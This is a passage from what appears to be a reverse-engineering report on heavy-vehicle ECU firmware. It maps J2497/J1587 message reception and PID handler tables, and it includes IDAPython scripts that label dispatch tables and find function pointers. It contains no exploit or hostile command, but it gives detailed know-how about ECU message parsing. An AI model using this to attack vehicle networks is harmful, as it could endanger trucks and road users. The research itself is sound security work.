

Figure 8: Dataflow diagram visualization of the handling of J2497 UART peripheral events: edge, idle, data and also of PIT peripheral events used for timeouts.

Polling registers revealed that the application uses an IVBR of 0xF7, unlike the initial bootloader's default 0xFF. The S12X has the capability to switch the location of its interrupt vector table (except for Power-on, Clock Monitor, and COP Watchdog reset vectors); although static analysis at the stage shown in Figure 4 missed the IVBR assignment, we had confirmed the application uses an interrupt vector table at 0xF710-0xF7F9.

We updated the IDA Pro database with RAM dumps and entrypoints for the new vectors (Figure 7). Analysis still covers much of the late bootloader, as the application frequently calls back into it (e.g., for programming mode).

We can now access application interrupt handlers. Target `2ec80` supports XGATE, PIT, CAN0, CAN4, Enhanced Capture Timer (ECT), SPI1, and SCI2. We analyzed XGATE code by mapping PFLASH and RAM in IDA. Analysis of the XGATE vector table (`0xFF8500`) reveals that only vectors 70-77 (ECT Channels) are populated with valid handlers in this target (2ec80); all others point to a dummy `RTS` stub (`0x8584`). This implies the XGATE is used exclusively for high-precision input capture/output compare offloading. It was irrelevant to J2497 reception, so analysis of XGATE ceased. Ghidra would have sufficed here, but we had at this point invested in IDA-based automation. We focus solely on the 'right' MCU's code changes. The SCI2 ISR, `sub_C12B`, calls functions where IDA Pro analysis fails due to lack of 'register tracking' for S12X. For now, we manually resolved data-dependent `call` instructions (e.g., `call [-$2662,y]`) that IDA failed to handle. We also manually resolved jump tables, which IDA Pro does not support on S12X.

The firmware exhibits preparation for debug management: every `STOP` opcode (0x183E) identified is immediately followed by a 'safety net'—typically a `SEI` followed by an infinite loop 'watchdog feedfer' (or sometimes a branch back to the reset vector.) This ensures that if the MCU is configured to ignore `STOP` instructions the ECU enters a deterministic fail-safe state rather than executing arbitrary memory.

Then IDA Pro analysis revealed the application's J2497 message reception operation. One firmware change is observable now but will be detailed in Section *Changes Made in Patching*. The details of the receiver architecture are captured above; but the dataflow of received packets from the SCI2 peripheral to consumers is simpler: frames are built by appending to a receive buffer at 0x3BF5 and frame reception is signaled with the frame counter / semaphore at 0x3BF4. Figure 9 illustrates this dataflow. This IDA analysis identified only the 'publish' side. No consumers of the frame counter or receive buffer were found. Firmware typically splits interrupt handling into a lightweight top-half and a main-thread bottom-half to minimize interrupt context cycles.

J1587 PID Processing

The supported PIDs are listed in Appendix A. It lists J1587 PIDs supported by the before update firmware. Here, 'mm' refers to any MID value except 0A, 0B, or 57, which are handled earlier in processing. Note that 'supported' here means that the target ECU will parse incoming payloads of these PIDs; in all cases on J2497 there is no response emitted (whereas there might be on the ECU's J1708 interface).

The PID (number) is the first byte of the PID payload and this is used to match a handler in PID handler tables at 0xD9DD (see below) along with a second-byte match (which can be 0xFF for



Figure 9: Diagram focusing on the dataflow of received J2497 data in the `2ec80` target. See Figure 8 for the details which are omitted here.

a wildcard). The J1587 command dispatcher is implemented as a nested table structure. The root table handles standard MIDs, while entries for `0x00` and `0x80` point to sub-tables to handle J1587 Page 1 and Page 2 expansion PIDs (e.g., `0xFE`, `0xFF`). This table is accessed via a pointer in a 'context structure' (see below) and the PID handlers row can set a nested-context structure for any matched PID and second-byte match (e.g. this is how 0xFE data link escapes are handled in the firmware).

The table below describes the PID Handler data structure.

Offset	Size	Description
0x00	1	Primary identifier for the PID.
0x01	1	Secondary identifier (0xFF indicates a wildcard/any).
0x02	3	24-bit pointer to the handler function.
0x05	1	Unused byte.
0x06	2	16-bit word. If non-zero, it is treated as a pointer to a nested Context Structure (see below) for recursive matching and processing of the next bytes in the payload.

The function, `sub_F096F9`, also looks up periodic processing functions after the PIDs are processed. It uses an assumption of the rate it will be called by the parent functions and a per-device count to fire periodic processing calls at rate and phase configured in the table linked from offset 0xB in the context structure. The call rate is 20Hz because `sub_EEB98` contains an implementation of the J2497 lamp hysteresis specification in state variables word_FD126F and flag 0x10 of byte_4466; the values taken by word_FD126F only match the specification if the function is called at 20Hz. It also follows from this that the non-LAMP PID processing only consumes one J2497 frame per 50ms.

The table below describes the Post Processing data structure.

Offset	Size	Description
0x00	2	Used to calculate execution rate (Base 20Hz). Rate = 20 / Divisor.
0x02	2	Used to calculate execution phase/offset. Phase = Remainder * 50ms.
0x04	3	24-bit pointer to the handler function.
0x07	1	Unused byte.

The context structure (detailed in the table below) holds pointers to the PID handlers and post-processing tables and total sizes (the post-processing entries are zero in the nested context structures). It also holds a limit for the clock-counter in post-processing (also unused in nested contexts) and a default handler when no PID is matched (implemented as a null subroutine in the firmwares).

The table below describes the Context (and nested context) data structure.

Offset	Size	Description
0x00	2	16-bit pointer to the PID Table array. See above
0x02	2	16-bit pointer to the Post Processing Table array. See above
0x04	3	24-bit function pointer invoked if no PID match is found.
0x07	1	Unused byte.
0x08	2	16-bit word (likely a limit for a device counter).
0x0A	1	Number of entries in the PID Table.
0x0B	1	Number of entries in the Post Processing Table.

The function pointers in these structures were already picked up by the automated function pointer discovery discussed in the next section (*Binary Diffing*). Several pointed at the same address but there were unique and non-trivial handlers. We wrote a script to walk the table and name the functions with the information gleaned from the table context e.g. "`pid_FF_any_default_OR_pid_FE_88_default_OR_pid_80_any_default_OR_pid_00_any_default_OR_nullsub_2_OR_pid_default_handler`." See below for the script used. The recursive tables were analyzed in all three before-update firmwares and the PIDs supported were found to be the same. The supported PIDs are in the table above. Note that 'supported' here means that the target ECU will parse incoming payloads of these PIDs; in all cases on J2497 there is no response emitted (whereas there might be on the ECU's J1708 interface).

```
# Copyright (c) 2025-2026 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.

import sys
import idc
import ida_lines
import ida_offset
import idaapi
import ida_xref
import ida_funcs

def make_comment(ea, comment):
    idc.set_cmt(ea, comment, 0)
```

```
def make_name(ea, name):
    name = name.replace(" ", "_").replace(".", "_")
    idc.set_name(ea, name, idc.SN_NOWARN)

def format_24bit_pointer(ea):
    idc.create_word(ea)
    idc.create_byte(ea + 2)
    addr_part = idc.get_wide_word(ea)
    page_part = idc.get_wide_byte(ea + 2)
    func_ea = (page_part << 16) | addr_part
    ida_xref.add_cref(ea, func_ea, ida_xref.fl_U)
    return func_ea, "IDA Linear: 0x{:02X}{:04X}".format(page_part, addr_part)

def ensure_function(ea):
    if ea == 0 or ea == 0xFFFFFF or not idaapi.is_loaded(ea): return
    if not idc.is_code(idc.get_full_flags(ea)):
        idc.del_items(ea, 1, idc.DELIT_SIMPLE)
        idc.create_insn(ea)
    if not idc.get_func_name(ea): idc.add_func(ea)

class AnalysisReport:
    def __init__(self):
        self.pid_handlers = set()
        self.post_handlers = set()
    def add_pid_handler(self, ea): self.pid_handlers.add(ea)
    def add_post_handler(self, ea): self.post_handlers.add(ea)
    def print_summary(self):
        print("\n--- Analysis Summary ---")
        for title, handlers in [("PID Handlers", self.pid_handlers), ("Post-Processing Handlers",
        ↪  self.post_handlers)]:
            if handlers:
                print(f"\n--- {title} ---")
                for name in sorted(idc.get_name(ea) or f"sub_{ea:X}" for ea in handlers):
                ↪  print(name)
        print("\n--- End of Summary ---")

def make_unique_name(ea, base_name):
    base_name = base_name.replace(" ", "_").replace(".", "_")
    existing_name = idc.get_name(ea, idc.GN_VISIBLE)
    if not existing_name or existing_name.startswith("sub_") or existing_name.startswith("loc_"):
        name_to_try, counter = base_name, 1
        while True:
            existing_ea = idc.get_name_ea_simple(name_to_try)
            if existing_ea == idc.BADADDR or existing_ea == ea: break
            name_to_try = f"{base_name}_{counter}"
            counter += 1
        make_name(ea, name_to_try)
        return name_to_try
    else:
        suffix = next((s for s in ["_sub_dispatch_handler", "_handler"] if base_name.endswith(s)
↪  and existing_name.endswith(s)), "")
        base_part = base_name[:-len(suffix)] if suffix else base_name
        existing_part = existing_name[:-len(suffix)] if suffix else existing_name
        if base_part in existing_part.split("_OR_"): return existing_name
        new_name = f"{base_part}_OR_{existing_part}{suffix}" if 'default' in existing_part else
↪  f"{existing_part}_OR_{base_part}{suffix}"
        make_name(ea, new_name)
        return new_name
```

```
def add_pid_handler_comments(func_ea):
    cmt = "Arg1: Nested Table Address (or zero if n/a)\nArg3: Pointer to Payload + Len Structure"
    current_cmt = idc.get_func_cmt(func_ea, 1)
    if not current_cmt: idc.set_func_cmt(func_ea, cmt, 1)
    elif "Arg1: Nested Table Address" not in current_cmt: idc.set_func_cmt(func_ea,
    ↪  f"{current_cmt}\n{cmt}", 1)

def process_pid_table(table_base, count, name_prefix="", visited=None, report=None):
    print(f"Processing PID Table at 0x{table_base:X} (Count: {count})")
    ENTRY_SIZE = 8
    for i in range(count):
        entry_ea = table_base + (i * ENTRY_SIZE)
        idc.del_items(entry_ea, idc.DELIT_SIMPLE, ENTRY_SIZE)
        idc.create_byte(entry_ea)
        ida_lines.del_extra_cmt(entry_ea, ida_lines.E_PREV)
        ida_lines.add_extra_cmt(entry_ea, True, "-" * 50)

        pid_key = idc.get_wide_byte(entry_ea)
        make_comment(entry_ea, f"PID Key: 0x{pid_key:02X}")
        idc.create_byte(entry_ea + 1)
        sub_key = idc.get_wide_byte(entry_ea + 1)
        make_comment(entry_ea + 1, f"Sub-PID: {'Wildcard' if sub_key == 0xFF else
↪  f'0x{sub_key:02X}'}")

        func_ptr_ea = entry_ea + 2
        func_target, global_cmt = format_24bit_pointer(func_ptr_ea)
        idc.create_byte(entry_ea + 5)
        arg_ea = entry_ea + 6
        idc.create_word(arg_ea)
        arg_val = idc.get_wide_word(arg_ea)

        sub_str = 'any' if sub_key == 0xFF else f'{sub_key:02X}'
        prefix_for_join = name_prefix[:-4] if name_prefix.endswith("_any") else name_prefix
        handler_name_base = f"{prefix_for_join}_{pid_key:02X}_{sub_str}" if name_prefix else
↪  f"pid_{pid_key:02X}_{sub_str}"
        base_func_name = f"{handler_name_base}_sub_dispatch_handler" if arg_val != 0 else
↪  f"{handler_name_base}_handler"

        ensure_function(func_target)
        final_func_name = make_unique_name(func_target, base_func_name)
        if report: report.add_pid_handler(func_target)
        add_pid_handler_comments(func_target)
        make_comment(func_ptr_ea, f"{global_cmt} -> {final_func_name}")

        if arg_val != 0:
            make_comment(arg_ea, f"Nested Context: 0x{arg_val:04X}")
            ida_offset.op_plain_offset(arg_ea, 0, 0)
            analyze_pid_processing(arg_val, handler_name_base, visited, report)

def process_post_table(table_base, count, name_prefix="", report=None):
    print(f"Processing Post Processing Table at 0x{table_base:X} (Count: {count})")
    ENTRY_SIZE = 8
    for i in range(count):
        entry_ea = table_base + (i * ENTRY_SIZE)
        idc.del_items(entry_ea, idc.DELIT_SIMPLE, ENTRY_SIZE)
        idc.create_word(entry_ea)
        ida_lines.del_extra_cmt(entry_ea, ida_lines.E_PREV)
        ida_lines.add_extra_cmt(entry_ea, True, "-" * 50)
```

```
        divisor = idc.get_wide_word(entry_ea)
        if divisor > 0:
            rate_hz, period_ms = 20.0 / divisor, divisor * 50
            rate_desc, div_comment = f"{rate_hz:g}Hz".replace(".", "_"), f"Divisor: {divisor}
↪  (Rate: {rate_hz:.2f} Hz, Period: {period_ms} ms)"
        else:
            rate_desc, div_comment = "Inf_Hz", f"Divisor: {divisor} (Infinite Rate)"
        make_comment(entry_ea, div_comment)

        idc.create_word(entry_ea + 2)
        remainder = idc.get_wide_word(entry_ea + 2)
        phase_ms = remainder * 50
        make_comment(entry_ea + 2, f"Remainder: {remainder} (Phase: {phase_ms} ms)")

        func_ptr_ea = entry_ea + 4
        func_target, global_cmt = format_24bit_pointer(func_ptr_ea)
        idc.create_byte(entry_ea + 7)

        base_func_name = f"{name_prefix}_post_{rate_desc}_phase_{phase_ms}ms_handler" if
↪  name_prefix else f"post_{rate_desc}_phase_{phase_ms}ms_handler"
        ensure_function(func_target)
        final_func_name = make_unique_name(func_target, base_func_name)
        if report: report.add_post_handler(func_target)
        make_comment(func_ptr_ea, f"{global_cmt} -> {final_func_name}")

def analyze_pid_processing(start_ea, name_prefix="", visited=None, report=None):
    if visited is None: visited = set()
    if start_ea in visited: return
    visited.add(start_ea)
    print(f"--- Starting Analysis at Context 0x{start_ea:X} (Prefix: '{name_prefix}') ---")

    idc.del_items(start_ea, idc.DELIT_SIMPLE, 12)
    p_name = lambda n: f"{name_prefix}_{n[4:]}" if name_prefix and n.startswith("pid_") else
↪  (f"{name_prefix}_{n}" if name_prefix else n)

    idc.create_word(start_ea)
    pid_table_ptr = idc.get_wide_word(start_ea)
    make_name(start_ea, p_name("ctx_PidTablePtr"))
    if pid_table_ptr != 0:
        make_name(pid_table_ptr, p_name("PidTable"))
        ida_offset.op_plain_offset(start_ea, 0, 0)

    idc.create_word(start_ea + 2)
    post_table_ptr = idc.get_wide_word(start_ea + 2)
    make_name(start_ea + 2, p_name("ctx_PostProcessingTablePtr"))
    if post_table_ptr != 0:
        make_name(post_table_ptr, p_name("PostProcessingTable"))
        ida_offset.op_plain_offset(start_ea + 2, 0, 0)

    def_func_ptr_ea = start_ea + 4
    def_func_target, def_global_cmt = format_24bit_pointer(def_func_ptr_ea)
    idc.create_byte(start_ea + 7)
    make_name(def_func_ptr_ea, p_name("ctx_DefaultHandler"))

    ensure_function(def_func_target)
    final_def_func_name = make_unique_name(def_func_target, p_name("pid_default_handler"))
    if report: report.add_pid_handler(def_func_target)
    add_pid_handler_comments(def_func_target)
    make_comment(def_func_ptr_ea, f"{def_global_cmt} -> {final_def_func_name}")
```

```
    idc.create_word(start_ea + 8)
    make_name(start_ea + 8, p_name("ctx_DevCounterLimit"))
    idc.create_byte(start_ea + 0xA)
    pid_count = idc.get_wide_byte(start_ea + 0xA)
    make_name(start_ea + 0xA, p_name("ctx_PidTableCount"))
    idc.create_byte(start_ea + 0xB)
    post_count = idc.get_wide_byte(start_ea + 0xB)
    make_name(start_ea + 0xB, p_name("ctx_PostProcessingTableCount"))

    if pid_table_ptr != 0: process_pid_table(pid_table_ptr, pid_count, name_prefix, visited,
    ↪  report)
    if post_table_ptr != 0: process_post_table(post_table_ptr, post_count, name_prefix, report)

def main():
    current_ea = idc.here()
    if current_ea != 0xFFFFFFFF:
        report = AnalysisReport()
        analyze_pid_processing(current_ea, report=report)
        report.print_summary()
    else: print("Error: Invalid current address.")

if __name__ == "__main__": main()
```

Binary Diffing

Interrupt context execution was explored, but the main execution thread remained invisible. Analysis failed to trace the late bootloader hand-off to the application (presumably due to at least a data-dependent call target but possibly due to this and other reasons). Searching for function prolog byte sequences yielded excessive false positives. We observed function pointer arrays in ‘Drive Blocks’ 1 and 2. Indirect call instructions (e.g., `call [-$2662,y]`) read a 3-byte address (PPAGE offset + PPAGE value) from a resolved memory location. The compiler/linker used here always emits a trailing zero byte. Scanning for these patterns, filtering for valid PPAGE values and offsets (0x8000-0xC000), significantly reduced false positives. We further filtered out isolated function pointers, as they typically occur in arrays. Then analysis discovered the main-thread bottom-half function for J2497 message processing at sub_EEB989 (see Figure 10).

```
# Copyright (c) 2025-2026 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
```

```
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.

import sys
import ida_idaapi
import logging
from typing import Optional, List, Dict
import ida_domain
from ida_domain import Database
from ida_domain.xrefs import XrefType
import ida_xref
import ida_bytes

# Simplified reference: only PFLASH segments needed for this script
reference = [
    ("PFLASH_FIX_FD", 0x4000, 0x7FFF),
    ("PFLASH_FIX_FF", 0xC000, 0xFFFF),
    ("PFLASH_GLOBAL", 0x78_0000, 0x7F_FFFF),
] + [
    (f"PFLASH_{ppage:02X}", (ppage << 16) + 0x8000, (ppage << 16) + 0xBFFF)
    for ppage in [i for i in range(0xE0, 0x100) if i not in {0xFD, 0xFF}]
]

def get_ida_segment_name(ida_linear_address: int) -> str:
    for name, start, end in reference:
        if start <= ida_linear_address <= end: return name
    return "0"

def find_potential_function_pointers_in_pflash_fix_ff(db_path: Optional[str] = None) -> List[Dict]:
    try:
        with Database.open(path=db_path, save_on_close=True) as db:
            bytes_handler = db.bytes
            min_ea, max_ea = 0xC000, 0x10000
            matches = []
            current_ea = min_ea

            while current_ea < max_ea - 3:
                if not db.is_valid_ea(current_ea) or not
                ↪  ida_bytes.is_unknown(ida_bytes.get_flags(current_ea)):
                    current_ea += 1; continue

                data = bytes_handler.get_bytes_at(current_ea, 4)
                if data is None or len(data) < 4: current_ea += 1; continue

                # Pattern: [XX YY ZZ 00] where ZZ is PPAGE (E0-FF)
                byte_C, byte_D = data[2], data[3]
                byte_before = bytes_handler.get_bytes_at(current_ea - 1, 1)[0]
                byte_next_after = bytes_handler.get_bytes_at(current_ea + 7, 1)[0]

                if byte_D == 0x00 and (0xE0 <= byte_C <= 0xFF) and (byte_before == 0 or
                ↪  byte_next_after == 0):
                    dest_addr = data[2] << 16 | data[0] << 8 | data[1]
                    if db.is_valid_ea(dest_addr) and
                    ↪  ida_bytes.is_unknown(ida_bytes.get_flags(dest_addr)) and \
                       get_ida_segment_name(dest_addr).startswith('PFLASH'):
                        matches.append({"address": current_ea, "destination": dest_addr})
                        current_ea += 4; continue
```

```
                current_ea += 1

            if matches:
                logging.info(f"\nFound {len(matches)} potential function pointers:")
                for match in matches:
                    db.bytes.create_word_at(match['address'])
                    ida_xref.add_cref(match['address'], match['destination'],
↪  XrefType.USER_SPECIFIED)
                    db.comments.set_at(match['address'], f"fnptr detected ->
↪  {match['destination']:X}")
                    db.functions.create(match['destination'])
                    logging.info(f"  0x{match['address']:X} -> 0x{match['destination']:X}")
            return matches
    except Exception as e: print(f"Database operation failed: {e}"); return []

if __name__ == "__main__":
    find_potential_function_pointers_in_pflash_fix_ff(db_path='')
```

The result was good enough to identify the functions that consume the receive buffer 0x3BF5 and Frame Counter 0x3BF4: `sub_EEB98` and `sub_F096F9`; these are functions that check for LAMP messages and then process non-LAMP J1587 messages, respectively.

The main thread processing in `sub_EEB989`, handles J2497 LAMP ON (0x0A), LAMP OFF (0x0B), and Active Trailer ABS Event (0x57) commands, ignoring payloads. It consumes contiguous 0x0A, 0x0B, or 0x57 messages. Messages with other MIDs are passed to `sub_F096F9`. J1587 messages can contain one or more PID payloads. This function splits J1587 messages into PID payloads and passes the payloads to `sub_F2A3E1`, which dispatches each to a handler from PFLASH tables starting at the 0xDC3D 'context structure' (see section *J1587 PID Processing* for details). This data flow processing is illustrated in Figure 10.

To analyze six firmware images (three pairs) with BinDiff, we automated IDB creation, segment setup, interrupt vector definition, and function search.

```
# Copyright (c) 2025-2026 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
